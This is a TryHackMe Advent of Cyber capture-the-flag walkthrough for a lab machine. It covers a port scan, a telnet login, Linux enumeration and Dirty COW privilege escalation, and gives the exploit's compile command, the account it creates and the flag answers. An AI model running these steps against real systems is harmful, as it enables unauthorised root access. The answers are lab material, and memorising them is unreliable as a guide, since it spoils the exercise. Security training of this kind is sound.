
DAY13_advent_of_the_cyber



Hi Santa, hop in your sleigh and deploy this machine!

No answer needed

The Christmas GPS now says this house is at the address 10.10.162.254. Scan this machine with a port-scanning tool of your choice.

Port Scanning

We will begin by scanning the machine. If you are working from the TryHackMe "Attackbox" or from a Kali Linux instance (or honestly, any Linux distribution where you have this installed), you can use **nmap** with syntax like so:

```
nmap 10.10.162.254
```

No answer needed

What old, deprecated protocol and service is running?

telnet


Initial Access

Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or **netcat** with syntax like this:

```
telnet 10.10.162.254 <PORT_FROM_NMAP_SCAN>
```

What credential was left for you?

clauschristmas



Enumeration

Looks like you can slide right down the chimney! Log in and take a look around, enumerate a bit. You can view files and folders in the current directory with **ls**, change directories with **cd** and view the contents of files with **cat**.

Often to enumerate you want to look at pertinent system information, like the version of the operating system or other release information. You can view some information with commands like this:

```
cat /etc/*release
```

```
uname -a
```

```
cat /etc/issue
```

There is a great list of commands you can run for enumeration here: https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

What distribution of Linux and version number is this server running?

ubuntu 12.04

This is a very *old* version of Linux! This may be vulnerable to some kernel exploits, that we could use to escalate our privileges.

Take a look at the cookies and milk that the server owners left for you. You can do this with the **cat** command as mentioned earlier.


cat cookies_and_milk.txt

Who got here first?

grinch

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.



You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

This **cookies_and_milk.txt** file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

You can compile the C source code on the target with **gcc**. You might need to supply specific parameters or arguments to include different libraries, but thankfully, the DirtyCow source code will explain what syntax to use.

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

gcc -pthread dirty.c -o dirty -lcrypt

Privilege Escalation

Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

firefart

Switch your user into that new user account, and hop over to the /root directory to own this server!

You can switch user accounts like so:

su <user_to_change_to>

No answer needed

Uh oh, looks like that perpetrator left a message! Follow his instructions to prove you really did leave Coal for Christmas!


After you leave behind the coal, you can run tree | md5sum

What is the MD5 hash output?

8b16f00dd3b51efadb02c1df7f8427cc -


Solution:

step1: scanning for open ports




```
kafka@kafka ~$ rustscan -a 10.10.162.254
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😱 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kafka/.rus
[!] File limit is lower than default batch size. Consider
[!] Your file limit is very small, which negatively impact
'.
Open 10.10.162.254:22
Open 10.10.162.254:23
Open 10.10.162.254:111
```

step2: logging into telnet server




```
kafka@kafka ~$ telnet 10.10.162.254
Trying 10.10.162.254...
Connected to 10.10.162.254.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
Last login: Sat Jan 30 20:48:07 UTC 2021 from ip-10-8-120-81.eu-west-1.compute.internal on pts/0
```

step3: Doing some enumeration




```
$ whoami
santa
$ hostname
christmas
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

step4: searching for avaialable exploit using , searchsploit ”Linux Kernel"



